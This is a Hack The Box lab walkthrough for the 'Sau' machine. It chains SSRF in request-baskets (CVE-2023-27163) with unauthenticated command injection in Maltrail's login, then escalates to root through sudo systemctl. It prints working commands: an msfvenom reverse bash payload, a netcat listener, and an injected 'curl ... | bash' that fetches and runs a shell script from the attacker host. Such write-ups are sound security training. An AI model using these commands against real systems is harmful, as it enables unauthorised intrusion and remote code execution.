HTB Walkthrough – Sau (Open Beta Season II)
Enumeration
Port
Port scanned sau.htb (10.10.11.224) using the following command:
sudo nmap 10.10.11.224 -Pn -n -p- -sS -sC -sV -vv --open --reason -T4Nmap results highlighted that a web application is running on port 55555/tcp
55555/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 15 Jul 2023 01:18:56 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sat, 15 Jul 2023 01:18:27 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sat, 15 Jul 2023 01:18:27 GMT
|_    Content-Length: 0
Web
request-baskets
Web application on 55555/tcp was identified to be request-baskets (version 1.2.1).

The web application, request-baskets (version 1.2.1), is vulnerable to CVE-2023-27163. It allows attackers to access network resources and sensitive information via a crafted API request. The attack vector is documented as part of the CVE writeup.
Maltrail
The box was enumerated further to discover any internal or locally hosted web resources. As this is a single machine environment, we will only enumerate localhost (127.0.0.1)
A request-basket (sandy566) was created to enumerate service running locally (localhost) on the target. We will start with well known ports like 80/tcp, 8080/tcp, etc. The following API request was crafted for port 80/tcp:
curl --location 'http://10.10.11.224:55555/api/baskets/sandy566' --header 'Content-Type: application/json' --data '{"forward_url": "http://127.0.0.1:80/", "proxy_response": true, "insecure_tls": false, "expand_path": true, "capacity": 250}'
Navigated to the newly created request basket at http://10.10.11.224:55555/sandy566 and it revealed a locally hosted web application running Maltrail (version 0.53) on port 80/tcp.

Based on research, Maltrail <= v0.54 is vulnerable to unauthenticated OS command injection during the login process according to here (https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/). We will leverage this for initial foothold on the machine.
Initial foothold
The objective is to leverage Maltrail’s vulnerability on unauthenticated OS command to establish a reverse shell (bash) back to the attacker machine.
Generate reverse shell payload
msfvenom -p cmd/unix/reverse_bash LHOST=10.10.16.2 LPORT=443 -f raw > shell.shStart a http server to distribute reverse shell
In the directory containing shell.sh created in the previous step, start a python http server using:
python -m http.server 80Start a netcat listener
Start a netcat listener to catch the callback
rlwrap nc -nvlp 443Exploiting Maltrail
Request the web application to execute OS command to download and execute the shell.sh from our machine (curl 10.10.16.2/shell.sh | bash).

curl --location 'http://10.10.11.224:55555/sandy566/login' --data 'username=;curl 10.10.16.2/shell.sh | bash'Upon executing the above command, we received a call back from 10.10.11.224 (sau.htb) under user (puma).
Privilege Escalation
After enumerating the machine using linpeas.sh, we found that the user (puma) has sudo rights to some command(s).
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service

Executed the command and triggered a shell under root.
sudo /usr/bin/systemctl status trail.service